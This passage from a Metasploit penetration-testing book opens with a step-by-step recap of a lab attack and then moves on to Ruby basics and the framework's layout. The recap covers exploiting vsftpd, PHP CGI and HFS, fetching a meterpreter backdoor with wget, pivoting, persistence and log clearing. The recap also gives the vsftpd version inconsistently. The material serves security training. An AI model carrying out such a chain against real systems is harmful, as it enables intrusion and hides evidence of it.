
Let us summarize the entire penetration test step by step:

1. In the very first step, we did an NMAP scan over the target.
2. We found that VSFTPD 2.3.4 is running on port 21 and is vulnerable to attack.
3. We exploited VSFTPD 2.3.5 running on port 21.
4. We got the shell access to the target running at 192.168.10.112.




5. We created a Linux meterpreter shell and copied it to the /var/www directory of Apache. Next, we ran the `wget` command from the shell and downloaded our newly created meterpreter shell onto the target.
6. We assigned full privileges to the shell backdoor file via `chmod 777 backdoor.elf`.
7. Setting up an exploit handler in a separate window, which is listening on port 4444, we ran the `backdoor.elf` file on the target.
8. We got the Linux meterpreter access on the target system, which is 192.168.10.112.

9. Running the arp command on the compromised system, we found that it was internally connected to a separate network and is connected to another system running on an internal IP address, 192.168.20.4.



10. We quickly set up an autoroute to the 192.168.20.0/24 network via our meterpreter shell on 192.168.10.112.
11. Pivoting all the traffic through our meterpreter, we performed a TCP port scan on the target and service identification modules.
12. We found that target was running vulnerable version of PHP on port 80.
13. We exploited the system with PHP CGI Argument Injection Vulnerability.
14. We gained PHP meterpreter access to the internal system of the network running at 192.168.20.4.
15. We performed similar steps as done previously on the first system, by uploading and executing the backdoor.elf file.

16. We got Linux meterpreter access to the target.
17. We ran the `arp` command to find if there were any other hosts present on the network.
18. We figured out that there was one more system running on IP address 192.168.20.6 and we performed a TCP port scan.



19. Scanning all the ports, we figured out that HFS 2.3 was running on port 8080 and was vulnerable to the Remote Command Execution vulnerability.
20. We exploited the system with the HFS exploit module with Metasploit.
21. We got the Windows meterpreter access to the target.
22. We ran a persistence module to maintain access to the target.
23. The persistence module will try to establish a connection to our system after every few seconds and will open meterpreter access as soon as a handler is up.
24. We cleared the logs via the `event_manager` module from meterpreter.

Summary

Throughout this chapter, we have introduced the phases involved in penetration testing. We have also seen how we can set up Metasploit and conduct a black box test on the network. We recalled the basic functionalities of Metasploit as well. We saw how we could perform a penetration test on two different Linux boxes and Windows Server 2012. We also looked at the benefits of using databases in Metasploit.

After completing this chapter, we are equipped with the following:

- Knowledge of the phases of a penetration test
- The benefits of using databases in Metasploit
- The basics of the Metasploit framework
- Knowledge of the workings of exploits and auxiliary modules
- Knowledge of the approach to penetration testing with Metasploit

The primary goal of this chapter was to inform you about penetration test phases and Metasploit. This chapter focused entirely on preparing ourselves for the next chapters.

In the next chapter, we will cover a technique that is a little more difficult, that is, scripting the components of Metasploit. We will dive into the coding part of Metasploit and write our custom functionalities to the Metasploit framework.

14

Reinventing Metasploit

"One of the greatest challenges in life is being yourself in a world that's trying to make you like everyone else" - Anonymous

After recalling the basics of Metasploit, we can now move further into the basic coding part of Metasploit. We will start with the basics of **Ruby** programming and understand the various syntaxes and semantics of it. This chapter will make it easy for you to write Metasploit modules. In this chapter, we will see how we can design and fabricate various custom Metasploit modules. We will also see how we can create custom post-exploitation modules, which will help us gain better control of the exploited machine.

Consider a scenario where the systems under the scope of the penetration test are very large in number, and we need to perform a post-exploitation function such as downloading a particular file from all the systems after exploiting them. Downloading a particular file from each system manually is time consuming and inefficient. Therefore, in a scenario like this, we can create a custom post-exploitation script that will automatically download a file from all the compromised systems.

This chapter kicks off with the basics of Ruby programming in context of Metasploit and ends with developing various Metasploit modules. In this chapter, we will cover:

- Understanding the basics of Ruby programming in the context of Metasploit
- Exploring modules in Metasploit
- Writing your own scanner, brute force and post-exploitation modules
- Coding meterpreter scripts
- Understanding the syntaxes and semantics of Metasploit modules
- Performing the impossible with **RailGun** by using **DLLs**

Let's now understand the basics of Ruby programming and gather the required essentials we need to code the Metasploit modules.

Before we delve deeper into coding Metasploit modules, we must know the core features of Ruby programming that are required in order to design these modules. Why do we require Ruby for Metasploit? The following key points will help us understand the answer to this question:

- Constructing an automated class for reusable code is a feature of the Ruby language that matches the needs of Metasploit
- Ruby is an object-oriented style of programming
- Ruby is an interpreter-based language that is fast and reduces development time

Ruby – the heart of Metasploit

Ruby is indeed the heart of the Metasploit framework. However, what exactly is Ruby? According to the official website, Ruby is a simple and powerful programming language. Yukihiro Matsumoto designed it in 1995. It is further defined as a dynamic, reflective, and general-purpose **object-oriented programming (OOP)** language with functions similar to Perl.



You can download Ruby for Windows/Linux from <http://rubyinstaller.org/downloads/> You can refer to an excellent resource for learning Ruby practically at <http://tryruby.org/levels/1/challenges/0>

Creating your first Ruby program

Ruby is an easy-to-learn programming language. Now, let's start with the basics of Ruby. Remember that Ruby is a vast programming language. Covering all the capabilities of Ruby will push us beyond the scope of this book. Therefore, we will only stick to the essentials that are required in designing Metasploit modules.

Interacting with the Ruby shell

Ruby offers an interactive shell too. Working on the interactive shell will help us understand the basics of Ruby clearly. So, let's get started. Open your CMD/terminal and type `irb` in it to launch the Ruby interactive shell.

Let's input something into the Ruby shell and see what happens; suppose I type in the number 2 as follows:

```
irb(main):001:0> 2
=> 2
```

The shell throws back the value. Now, let's give another input such as the addition operation as follows:

```
irb(main):002:0> 2+3
=> 5
```

We can see that if we input numbers using an expression style, the shell gives us back the result of the expression.

Let's perform some functions on the string, such as storing the value of a string in a variable, as follows:

```
irb(main):005:0> a= "nipun"
=> "nipun"
irb(main):006:0> b= "loves Metasploit"
=> "loves metasploit"
```

After assigning values to the variables `a` and `b`, let's see what the shell response will be when we write `a` and `a+b` on the shell's console:

```
irb(main):014:0> a
=> "nipun"
irb(main):015:0> a+b
=> "nipun loves metasploit"
```

We can see that when we typed in `a` as an input, it reflected the value stored in the variable named `a`. Similarly, `a+b` gave us back the concatenated result of variables `a` and `b`.

Defining methods in the shell

A method or function is a set of statements that will execute when we make a call to it. We can declare methods easily in Ruby's interactive shell, or we can declare them using the script as well. Methods are an important concept when working with Metasploit modules. Let's see the syntax:

```
def method_name [( [arg [= default]]...[, * arg [, &expr ]])]  
  expr  
end
```

To define a method, we use `def` followed by the method name, with arguments and expressions in parentheses. We also use an `end` statement following all the expressions to set an end to the method definition. Here, `arg` refers to the arguments that a method receives. In addition, `expr` refers to the expressions that a method receives or calculates inline. Let's have a look at an example:

```
irb(main):002:0> def xorops(a,b)  
irb(main):003:1> res = a ^ b  
irb(main):004:1> return res  
irb(main):005:1> end  
=> :xorops
```

We defined a method named `xorops`, which receives two arguments named `a` and `b`. Furthermore, we XORed the received arguments and stored the results in a new variable called `res`. Finally, we returned the result using `return` statement:

```
irb(main):006:0> xorops(90,147)  
=> 201
```

We can see our function printing out the correct value by performing the XOR operation. Ruby offers two different functions to print the output: `puts` and `print`. When it comes to the Metasploit framework, the `print_line` function is primarily used. However, symbolizing success, status and errors can be done using `print_good`, `print_status` and `print_error` statements respectively. Let us look at some the following examples:

```
print_good("Example of Print Good")  
print_status("Example of Print Status")  
print_error("Example of Print Error")
```

These commands when made to run under Metasploit modules will produce the following output that depicts the + symbol for good and is denoted by a green color, * for denoting status messages with a blue color, and errors using the - symbol with a red color:

```
[+] Example of Print Good  
[*] Example of Print Status  
[-] Example of Print Error
```

We will see the workings of various print statement types in the latter half of this chapter.

Variables and data types in Ruby

A variable is a placeholder for values that can change at any given time. In Ruby, we declare a variable only when we need to use it. Ruby supports numerous variable data types, but we will only discuss those that are relevant to Metasploit. Let's see what they are.

Working with strings

Strings are objects that represent a **stream** or sequence of characters. In Ruby, we can assign a string value to a variable with ease as seen in the previous example. By simply defining the value in quotation marks or a single quotation mark, we can assign a value to a string.

It is recommended to use double quotation marks because if single quotations are used, it can create problems. Let's have a look at the problem that may arise:

```
irb(main):005:0> name = 'Msf Book'  
=> "Msf Book"  
irb(main):006:0> name = 'Msf's Book'  
irb(main):007:0' '
```

We can see that when we used a single quotation mark, it worked. However, when we tried to put `Msf's` instead of the value `Msf`, an error occurred. This is because it read the single quotation mark in the `Msf's` string as the end of single quotations, which is not the case; this situation caused a syntax-based error.

Concatenating strings

We will need string concatenation capabilities throughout our journey dealing with Metasploit modules. We will have multiple instances where we need to concat two different results into a single string. We can perform string concatenation using + operator. However, we can elongate a variable by appending data to it using << operator:

```
irb(main):007:0> a = "Nipun"
=> "Nipun"
irb(main):008:0> a << " loves"
=> "Nipun loves"
irb(main):009:0> a << " Metasploit"
=> "Nipun loves Metasploit"
irb(main):010:0> a
=> "Nipun loves Metasploit"
irb(main):011:0> b = " and plays counter strike"
=> " and plays counter strike"
irb(main):012:0> a+b
=> "Nipun loves Metasploit and plays counter strike"
```

We can see that we started by assigning the value "Nipun" to the variable a and then appended "loves" and "Metasploit" to it using the << operator. We can see that we used another variable b and stored the value "and plays counter strike" in it. Next, we simply concatenated both the values using the + operator and got the complete output as "Nipun loves Metasploit and plays counter strike"

The substring function

It's quite easy to find the substring of a string in Ruby. We just need to specify the start index and length along the string as shown in the following example:

```
irb(main):001:0> a= "12345678"
=> "12345678"
irb(main):002:0> a[0,2]
=> "12"
irb(main):003:0> a[2,2]
=> "34"
```

The split function

We can split the value of a string into an array of variables using the split function. Let's have look at a quick example that demonstrates this:

```
irb(main):001:0> a = "mastering,metasploit"
=> "mastering,metasploit"
irb(main):002:0> b = a.split(",")
=> ["mastering", "metasploit"]
```

```
=> ["mastering", "metasploit"]
irb(main):003:0> b[0]
=> "mastering"
irb(main):004:0> b[1]
=> "metasploit"
```

We can see that we have split the value of a string from the ", " position into a new array `b`. The string `"mastering,metasploit"` now forms 0th and the 1st element of the array `b`, containing the values `"mastering"` and `"metasploit"` respectively.

Numbers and conversions in Ruby

We can use numbers directly in arithmetic operations. However, remember to convert a string into an integer when working on user input using the `.to_i` function. On the other hand, we can convert an integer number into a string using the `.to_s` function.

Let's have a look at some quick examples and their output:

```
irb(main):006:0> b="55"
=> "55"
irb(main):007:0> b+10
TypeError: no implicit conversion of Fixnum into String
      from (irb):7:in `+'
      from (irb):7
      from C:/Ruby200/bin/irb:12:in `<main>'
irb(main):008:0> b.to_i+10
=> 65
irb(main):009:0> a=10
=> 10
irb(main):010:0> b="hello"
=> "hello"
irb(main):011:0> a+b
TypeError: String can't be coerced into Fixnum
      from (irb):11:in `+'
      from (irb):11
      from C:/Ruby200/bin/irb:12:in `<main>'
irb(main):012:0> a.to_s+b
=> "10hello"
```

We can see that when we assigned a value to `b` in quotation marks, it was considered as a string, and an error was generated while performing the addition operation. Nevertheless, as soon as we used the `to_i` function, it converted the value from a string into an integer variable, and addition was performed successfully. Similarly, with regard to strings, when we tried to concatenate an integer with a string, an error showed up. However, after the conversion, it worked perfectly fine.

Conversions in Ruby

While working with exploits and modules, we will require tons of conversion operations. Let us see some of the conversions we will use in the upcoming sections:

- **Hexadecimal to decimal conversion:**

It's quite easy to convert a value to decimal from hexadecimal in Ruby using the inbuilt `hex` function. Let's look at an example:

```
irb(main):021:0> a= "10"
=> "10"
irb(main):022:0> a.hex
=> 16
```

We can see we got the value 16 for a hexadecimal value 10.

- **Decimal to hexadecimal conversion:**

The opposite of the preceding function can be performed with `to_s` function as follows:

```
irb(main):028:0> 16.to_s(16)
=> "10"
```

Ranges in Ruby

Ranges are important aspects and are widely used in auxiliary modules such as scanners and fuzzers in Metasploit.

Let's define a range and look at the various operations we can perform on this data type:

```
irb(main):028:0> zero_to_nine= 0..9
=> 0..9
irb(main):031:0> zero_to_nine.include?(4)
=> true
irb(main):032:0> zero_to_nine.include?(11)
```

```
=> false
irb(main):002:0> zero_to_nine.each{|zero_to_nine| print(zero_to_nine)}
0123456789=> 0..9
irb(main):003:0> zero_to_nine.min
=> 0
irb(main):004:0> zero_to_nine.max
=> 9
```

We can see that a range offers various operations such as searching, finding the minimum and maximum values, and displaying all the data in a range. Here, the `include?` function checks whether the value is contained in the range or not. In addition, the `min` and `max` functions display the lowest and highest values in a range.

Arrays in Ruby

We can simply define arrays as a list of various values. Let's have a look at an example:

```
irb(main):005:0> name = ["nipun", "metasploit"]
=> ["nipun", "metasploit"]
irb(main):006:0> name[0]
=> "nipun"
irb(main):007:0> name[1]
=> "metasploit"
```

Up to this point, we have covered all the required variables and data types that we will need for writing Metasploit modules.



For more information on variables and data types, refer to the following link: <http://www.tutorialspoint.com/ruby/>. Refer to a quick cheat sheet for using Ruby programming effectively at the following link: <https://github.com/savini/cheatsheets/raw/master/ruby/RubyCheat.pdf>. Transitioning from another programming language to Ruby? Refer to a helpful guide: <http://hyperpolyglot.org/scripting>.

Methods in Ruby

A method is another name for a function. Programmers with a different background than Ruby might use these terms interchangeably. A method is a subroutine that performs a specific operation. The use of methods implements the reuse of code and decreases the length of programs significantly. Defining a method is easy and their definition starts with the `def` keyword and ends with the `end` statement. Let's consider a simple program to understand their working, for example, printing out the square of 50:

```
def print_data(par1)
    square = par1*par1
    return square
end
answer = print_data(50)
print(answer)
```

The `print_data` method receives the parameter sent from the main function, multiplies it with itself, and sends it back using the `return` statement. The program saves this returned value in a variable named `answer` and prints the value. We will use methods heavily in the latter part of this chapter as well as in the next few chapters.

Decision-making operators

Decision-making is also a simple concept as with any other programming language. Let's have a look at an example:

```
irb(main):001:0> 1 > 2
=> false
```

Let's also consider the case of string data:

```
irb(main):005:0> "Nipun" == "nipun"
=> false
irb(main):006:0> "Nipun" == "Nipun"
=> true
```

Let's consider a simple program with decision-making operators:

```
def find_match(a)
  if a =~ /Metasploit/
    return true
  else
    return false
  end
end
```

```
# Main Starts Here
a = "1238924983Metasploituidisid"
bool_b=find_match(a)
print bool_b.to_s
```

In the preceding program, we used the word "Metasploit" which sits right in the middle of junk data and is assigned to the variable `a`. Next, we send this data to the `find_match()` method, where it matches the regex `/Metasploit/`. It returns a true condition if the variable `a` contains the word "Metasploit", else a false value is assigned to the `bool_b` variable.

Running the preceding method will produce a true condition based on the decision-making operator `=~` that matches both the values.

The output of the preceding program will be somewhat similar to the following screenshot, when executed in a Windows-based environment:

```
C:\Ruby23-x64\bin>ruby.exe a.rb
true
```

Loops in Ruby

Iterative statements are termed as loops; as with any other programming language, loops also exist in Ruby programming. Let's use them and see how their syntax differs from other languages:

```
def forl(a)
  for i in 0..a
    print("Number #{i}\n")
  end
end
forl(10)
```

The preceding code iterates the loop from 0 to 10 as defined in the range and consequently prints out the values. Here, we have used `#{i}` to print the value of the `i` variable in the `print` statement. The `\n` keyword specifies a new line. Therefore, every time a variable is printed, it will occupy a new line.

Iterating loops through each loop is also a common practice and is widely used in Metasploit modules. Let's see an example:

```
def each_example(a)
  a.each do |i|
    print i.to_s + "\t"
  end
end
# Main Starts Here
a = Array.new(5)
a=[10,20,30,40,50]
each_example(a)
```

In the preceding code, we defined a method which accepts an array `a` and print all its elements using the `each` loop. Performing a loop using `each` method will store elements of the array `a` into `i` temporarily, until overwritten in the next loop. `\t` in the print statement denotes a tab.



Refer to http://www.tutorialspoint.com/ruby/ruby_loops.htm for more on loops

Regular expressions

Regular expressions are used to match a string or its number of occurrences in a given set of strings or a sentence. The concept of regular expressions is critical when it comes to Metasploit. We use regular expressions in most cases while writing fuzzers, scanners, analyzing the response from a given port, and so on.

Let's have a look at an example of a program that demonstrates the usage of regular expressions.

Consider a scenario where we have a variable, `n`, with the value `Hello world`, and we need to design regular expressions for it. Let's have a look at the following code snippet:

```
irb(main):001:0> n = "Hello world"
=> "Hello world"
irb(main):004:0> r = /world/
=> /world/
irb(main):005:0> r.match n
=> #<MatchData "world">
irb(main):006:0> n =~ r
=> 6
```

We have created another variable called `r` and stored our regular expression in it, i.e. `/world/`. In the next line, we match the regular expression with the string using the `match` object of the `MatchData` class. The shell responds with a message `MatchData "world"` which denotes a successful match. Next, we will use another approach of matching a string using the `=~` operator which returns the exact location of the match. Let's see one other example of doing this:

```
irb(main):007:0> r = /^world/
=> /^world/
irb(main):008:0> n =~ r
=> nil
irb(main):009:0> r = /^Hello/
=> /^Hello/
irb(main):010:0> n =~ r
=> 0
irb(main):014:0> r= /world$/
=> /world$/
irb(main):015:0> n=~ r
=> 6
```

Let's assign a new value to `r`, namely, `/^world/`; here, the `^` operator tells the interpreter to match the string from the start. We get `nil` as an output if it is not matched. We modify this expression to start with the word `Hello`; this time, it gives us back the location zero, which denotes a match as it starts from the very beginning. Next, we modify our regular expression to `/world$/`, which denotes that we need to match the word `world` from the end so that a successful match is made.



For further information on regular expressions in Ruby, refer to http://www.tutorialspoint.com/ruby/ruby_regular_expressions.htm. Refer to a quick cheat sheet for using Ruby programming effectively at the following links: <https://github.com/savini/cheatsheets/raw/master/ruby/RubyCheat.pdf>, <http://hyperpolyglot.org/scripting> Refer to <http://rubular.com/> for more on building correct regular expressions.

Wrapping up with Ruby basics

Hello! Still awake? It was a tiring session, right? We have just covered the basic functionalities of Ruby that are required to design Metasploit modules. Ruby is quite vast, and it is not possible to cover all its aspects here. However, refer to some of the excellent resources on Ruby programming from the following links:

- A great resource for Ruby tutorials is available at
<http://tutorialspoint.com/ruby/>
- A quick cheat sheet for using Ruby programming effectively is available at the following links:
 - https://github.com/savini/cheatsheets/raw/master/ruby/Ruby_Cheat.pdf
 - <http://hyperpolyglot.org/scripting>
- More information on Ruby is available at
http://en.wikibooks.org/wiki/Ruby_Programming

Developing custom modules

Let us dig deep into the process of writing a module. Metasploit has various modules such as payloads, encoders, exploits, NOP generators, and auxiliaries. In this section, we will cover the essentials of developing a module; then, we will look at how we can actually create our own custom modules.


In this section, we will discuss development for auxiliary and post-exploitation modules. Additionally, we will cover core exploit modules in the next chapter. Coming back to this chapter, let us discuss the essentials of module building in detail.

Building a module in a nutshell

Let us understand how things are arranged in the Metasploit framework, as well as all the components of Metasploit and what they do.

The architecture of the Metasploit framework

Metasploit comprises various components such as important libraries, modules, plugins, and tools. A diagrammatic view of the structure of Metasploit is as follows:



Let's see what these components are and how they work. It is best to start with the libraries that act as the heart of Metasploit.

Let's understand the use of various libraries as explained in the following table:


Library name	Uses
REX	Handles almost all core functions such as setting up sockets, connections, formatting, and all other raw functions
MSF CORE	Provides the basic API and the actual core that describes the framework
MSF BASE	Provides friendly API support to modules

We have many types of modules in Metasploit, and they differ in terms of their functionality. We have payload modules for creating access channels to exploited systems. We have auxiliary modules to carry out operations such as information gathering, fingerprinting, fuzzing an application, and logging in to various services. Let's examine the basic functionality of these modules, as shown in the following table:

Module type	Working
Payloads	This is used to carry out operations such as connecting to or from the target system after exploitation, or performing a specific task such as installing a service and so on. Payload execution is the next step after the system is exploited successfully. The widely used meterpreter shell in the previous chapter is a common Metasploit payload.
Auxiliary	Auxiliary modules are a special kind of module that performs specific tasks such as information gathering, database fingerprinting, scanning the network in order to find a particular service and enumeration, and so on.
Encoders	Encoders are used to encode payloads and the attack vectors in order to evade detection by antivirus solutions or firewalls.
NOPs	NOP generators are used for alignment which results in making exploits stable.
Exploits	The actual code that triggers a vulnerability.

Understanding the file structure

File structure in Metasploit is laid out in the scheme as shown in the following screenshot:



Let us understand the most relevant directories, which will aid us in building modules for Metasploit through the following table:

Directory	Usage
lib	The heart and soul of Metasploit; contains all the important library files to help us build MSF modules.
modules	All the Metasploit modules are contained in this directory. From scanners to post exploitation modules, every module which was integrated to Metasploit project can be found in this directory.
tools	Command line utilities that aid penetration testing are contained in this folder. From creating junk patterns to finding JMP ESP addresses for successful exploit writing, all the helpful command line utilities are present here.
plugins	All the plug-ins, which extends the features of Metasploit, are stored in this directory. Common plugins are OpenVAS, Nmap, Nessus and various others which can be loaded into the framework using the load command.
scripts	This directory contains meterpreter and various other scripts.

The libraries layout

Metasploit modules are the buildup of various functions contained in different libraries and the general Ruby programming. Now, to use these functions, first we need to understand what they are. How can we trigger these functions? What number of parameters do we need to pass? Moreover, what will these functions return?

Let us have a look at how these libraries are actually organized; this is illustrated in the following screenshot:


```
root@mm:/usr/share/metasploit-framework/lib# ls -la -X
total 144
drwxr-xr-x  6 root root  4096 Mar 21 13:18 anemone
drwxr-xr-x  2 root root  4096 Mar 21 13:18 bit-struct
drwxr-xr-x  3 root root  4096 Mar 21 13:18 metasm
drwxr-xr-x  3 root root  4096 Mar 21 13:18 metasploit
drwxr-xr-x  7 root root  4096 Mar 21 13:18 msf
drwxr-xr-x  2 root root  4096 Mar 21 13:18 nessus
drwxr-xr-x  4 root root  4096 Mar 21 13:18 net
drwxr-xr-x  2 root root  4096 Mar 21 13:18 openvas
drwxr-xr-x  3 root root  4096 Mar 21 13:18 postgres
drwxr-xr-x  2 root root  4096 Mar 21 13:18 rabal
drwxr-xr-x  2 root root  4096 Mar 21 13:18 rapid7
drwxr-xr-x  2 root root  4096 Mar 21 13:18 rbmysql
drwxr-xr-x 40 root root  4096 Mar 21 13:18 rex
drwxr-xr-x  2 root root  4096 Mar 21 13:18 snmp
drwxr-xr-x  2 root root  4096 Mar 21 13:18 sqlmap
drwxr-xr-x  3 root root  4096 Mar 21 13:18 sshkey
drwxr-xr-x  2 root root  4096 Mar 21 13:18 tasks
drwxr-xr-x  2 root root  4096 Mar 21 13:18 telephony
drwxr-xr-x 20 root root  4096 Mar 21 13:18 .
drwxr-xr-x 13 root root  4096 Mar 21 13:18 ..
